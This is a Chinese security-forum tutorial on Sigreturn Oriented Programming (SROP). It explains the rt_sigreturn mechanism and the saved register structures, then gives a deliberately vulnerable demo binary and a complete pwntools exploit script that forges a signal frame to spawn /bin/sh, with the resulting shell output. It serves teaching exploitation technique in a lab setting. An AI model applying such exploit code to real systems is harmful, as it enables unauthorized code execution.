SROP exploit

Ex / 2019-05-31 06:03:00 /  安全技术 二进制安全 


---

实验文件下载：http://file.eonew.cn/ctf/pwn/srop.zip 。

传统的ROP技术，尤其是amd64上的ROP，需要寻找大量的gadgets以对寄存器进行赋值，执行特定操作，如果没有合适的gadgets就需要进行各种奇怪的组装。这一过程

## 原理

SROP(Sigreturn Oriented Programming)技术利用了类Unix系统中的Signal机制，如图：




1. 当一个用户层进程发起signal时，控制权切到内核层
2. 内核保存进程的上下文(对我们来说重要的就是寄存器状态)到用户的栈上，然后再把rt_sigreturn地址压栈，跳到用户层执行Signal Handler，即调用rt_sigreturn
3. rt_sigreturn执行完，跳到内核层
4. 内核恢复②中保存的进程上下文，控制权交给用户层进程

重点：内核恢复②中保存的进程上下文，控制权交给用户层进程

### ucontext_t结构体

这里我只写64位的，32位的也差不多。

保存的就是ucontext_t■■■，一个很长的结构体：

```
// defined in /usr/include/sys/ucontext.h
/* Userlevel context.  */
typedef struct ucontext_t
 {
   unsigned long int uc_flags;
   struct ucontext_t *uc_link;
   stack_t uc_stack;           // the stack used by this context
   mcontext_t uc_mcontext;     // the saved context
   sigset_t uc_sigmask;
   struct _libc_fpstate __fpregs_mem;
 } ucontext_t;

// defined in /usr/include/bits/types/stack_t.h
/* Structure describing a signal stack.  */
typedef struct
 {
   void *ss_sp;
   size_t ss_size;
   int ss_flags;
 } stack_t;

// difined in /usr/include/bits/sigcontext.h
struct sigcontext
{
 __uint64_t r8;
```

```
 __uint64_t r9;
 __uint64_t r10;
 __uint64_t r11;
 __uint64_t r12;
 __uint64_t r13;
 __uint64_t r14;
 __uint64_t r15;
 __uint64_t rdi;
 __uint64_t rsi;
 __uint64_t rbp;
 __uint64_t rbx;
 __uint64_t rdx;
 __uint64_t rax;
 __uint64_t rcx;
 __uint64_t rsp;
 __uint64_t rip;
 __uint64_t eflags;
 unsigned short cs;
 unsigned short gs;
 unsigned short fs;
 unsigned short ss;
 __uint64_t err;
 __uint64_t trapno;
 __uint64_t oldmask;
 __uint64_t cr2;
 __extension__ union
   {
     struct _fpstate * fpstate;
     __uint64_t __fpstate_word;
   };
 __uint64_t __reserved1 [8];
};
```

但是，实际上我们只需要关注这些寄存器就行了：

```
__uint64_t r8;
 __uint64_t r9;
 __uint64_t r10;
 __uint64_t r11;
 __uint64_t r12;
 __uint64_t r13;
 __uint64_t r14;
 __uint64_t r15;
 __uint64_t rdi;
 __uint64_t rsi;
 __uint64_t rbp;
 __uint64_t rbx;
 __uint64_t rdx;
 __uint64_t rax;
 __uint64_t rcx;
 __uint64_t rsp;
 __uint64_t rip;
```

SROP原理

利用`rt_sigreturn`恢复`ucontext_t`的机制，我们可以构造一个假的`ucontext_t`，这样我们就能控制所有的寄存器。

对了结构体的构建，`pwntools`里面已经有现成的库函数：http://docs.pwntools.com/en/stable/rop/srop.html?highlight=srop 。

使用如下类似于下面这样

```
# ■■■■■■■■■■
context.arch = "amd64"
# ■■■■■■
frame = SigreturnFrame()
frame.rax = 0
frame.rdi = 0
frame.rsi = 0
frame.rdx = 0
```

这里我特别强调一下 frame.csgsfs 。如果ss和cs的寄存器值不对的话，程序是不能正常运行的。

```
# ■4■■■■■■2■■■■■■■■ ss .. .. cs ■■■■■■■■■■
frame.csgsfs = (0x002b * 0x1000000000000) | (0x0000 * 0x100000000) | (0x0001 * 0x10000) | (0x0033 * 0x1)
```

exploit思路

1. 控制程序流
2. 构造ROP链调用rt_sigreturn
3. 能控制栈的布局

举个例子

我用下面这个代码演示一遍：

```
// compiled:
// gcc -g -c -fno-stack-protector srop.c -o srop.o
// ld -e main srop.o -o srop

char global_buf[0x200];

int main()
{
   asm(// ■■■■ 200 ■■
       "mov $0, %%rax\n" // sys_read

       "mov $0, %%rdi\n" // fd
       "lea %0, %%rsi\n" // buf
       "mov $0x200, %%rdx\n" // count

       "syscall\n"
       // ■■■■■■■ ucontext_t■■■■■■ exit
       "cmp $0xf8, %%rax\n"
       "jb exit\n"

       // ■■■■■■■
       "mov $0, %%rdi\n"
       "mov %%rsi, %%rsp\n"
       "mov $15, %%rax\n" // sys_rt_sigaction

       "syscall\n"
       "jmp exit\n"

       /* split */
       "nop\n"
       "nop\n"

       // syscall ■ symbol■■■■■
       "syscall:\n"
       "syscall\n"
       "jmp exit\n"

       // ■■■■
       "exit:\n"
       "mov $60, %%rax\n"
       "mov $0, %%rsi\n"
       "syscall\n"
       :
       : "m" (global_buf)
       :
       );
}
```

注意：为了保证代码没有依赖，需要关闭栈保护。

程序很简单，就是读取你的输入，然后如果大小大于ucontext_t结构体的大小的话，就直接执行rt_sigreturn调用。

安全防护

```
ex@Ex:~/test$ checksec srop
[*] '/home/ex/test/srop'
   Arch:     amd64-64-little
   RELRO:    No RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x400000)
```

exp脚本

```
#!/usr/bin/python2
# -*- coding:utf-8 -*-

from pwn import *

context.arch = "amd64"
# context.log_level = "debug"
elf = ELF('./srop')
sh = process('./srop')

# ■■■■■■
try:
   f = open('pid', 'w')
   f.write(str(proc.pidof(sh)[0]))
   f.close()
except Exception as e:
   print(e)

str_bin_sh_offset = 0x100

# Creating a custom frame
frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = elf.symbols['global_buf'] + str_bin_sh_offset
frame.rsi = 0
frame.rdx = 0
frame.rip = elf.symbols['syscall']

# pause()

sh.send(str(frame).ljust(str_bin_sh_offset, 'a') + '/bin/sh\x00')

sh.interactive()

# ■■■■■■
os.system("rm -f pid")
```

运行实例

```
ex@Ex:~/test$ python2 exp.py
[*] '/home/ex/test/srop'
   Arch:     amd64-64-little
   RELRO:    No RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x400000)
[+] Starting local process './srop': pid 1693
[*] Switching to interactive mode
$ id
uid=1000(ex) gid=1000(ex) groups=1000(ex),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),127(sambashare),129(wires
$
```

## 总结

一个比较难构造的方法，适合和其他漏洞组合起来拿shell。

srop.zip (0.003 MB) 下载附件



上一篇：某CMS组合漏洞至Getshell 下一篇：强网杯区块链题目--Babyban...

1. 1 条回复

sket****pl4ne 2019-06-01 00:27:01

厉害了……

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板